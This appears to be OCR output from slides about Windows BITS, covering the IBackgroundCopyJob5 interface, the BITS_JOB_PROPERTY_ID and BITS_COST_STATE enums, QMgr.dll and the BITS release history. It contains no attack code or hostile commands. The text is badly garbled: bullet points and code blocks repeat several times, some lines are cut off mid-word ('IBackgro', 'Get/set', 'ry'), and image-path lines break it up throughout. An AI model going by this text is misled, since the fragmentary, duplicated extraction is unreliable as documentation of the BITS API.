



- Get/set BITS **job properties**
- Generic properties (easier to enhance capabilities without requiring new interfaces), lots of enums

- (Win 10 v1607) BITS COM APIs and PowerShell cmdlets in PowerShell Remote Session (including *persistent* Remote sessions (New-PSSession)

- (Win 10 v1607) Security/permissions improvement when using helper tokens (least privilege, admin no longer needed)

IBackgroundCopyJob5 `interface`





- Get/set
- Generic
without

- (Win 10
cmdlets
persiste


- (Win 10
when us
longer n


IBackgro


ry

The **BITS_JOB_PROPERTY_ID** enum specifies the ID of the BITS job property. This enum is used to determine the type of value contained in the **BITS_JOB_PROPERTY_VALUE** union. Set the **BITS_JOB_PROPERTY_ID_COST_FLAGS** Dword:

```
typedef enum BITS_COST_STATE {
  BITS_COST_STATE_UNRESTRICTED,
  BITS_COST_STATE_CAPPED_USAGE_UNKNOWN,
  BITS_COST_STATE_BELOW_CAP,
  BITS_COST_STATE_NEAR_CAP,
  BITS_COST_STATE_OVERCAP_CHARGED,
  BITS_COST_STATE_OVERCAP_THROTTLED,
  BITS_COST_STATE_USAGE_BASED,
  ...
} BITS_COST_STATE;
```


Windows Server 2012
Windows 8
Windows 10
DLL
QMgr.dll


Windows Server 2012
Windows 8
Windows 10
DLL
QMgr.dll
5.0
VER 7.7.xxxx...



Windows Server 2012
Windows 8
Windows 10
DLL
QMgr.dll
5.0
5.0
VER 7.7.xxxx...
VER 7.8.xxxx...

Release history

The **BITS_JOB_PROPERTY_ID** enum specifies the ID of the BITS job property. This enum is used to determine the type of value contained in the **BITS_JOB_PROPERTY_VALUE** union. Set the **BITS_JOB_PROPERTY_ID_COST_FLAGS** Dword:

```
typedef enum BITS_COST_STATE {
  BITS_COST_STATE_UNRESTRICTED,
  BITS_COST_STATE_CAPPED_USAGE_UNKNOWN,
  BITS_COST_STATE_BELOW_CAP,
  BITS_COST_STATE_NEAR_CAP,
  BITS_COST_STATE_OVERCAP_CHARGED,
  BITS_COST_STATE_OVERCAP_THROTTLED,
  BITS_COST_STATE_USAGE_BASED,
  ...
} BITS_COST_STATE;
```

5.0




- Get/set BITS **job properties**
- Generic properties (easier to enhance capabilities without requiring new interfaces), lots of enums

- (Win 10 v1607) BITS COM APIs and PowerShell cmdlets in PowerShell Remote Session (including *persistent* Remote sessions (New-PSSession)

- (Win 10 v1607) Security/permissions improvement when using helper tokens (least privilege, admin no longer needed)

IBackgroundCopyJob5 interface


Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0


10.0

Release history

10.0

QMgr.dll

Windows 10

New Windows features are almost here

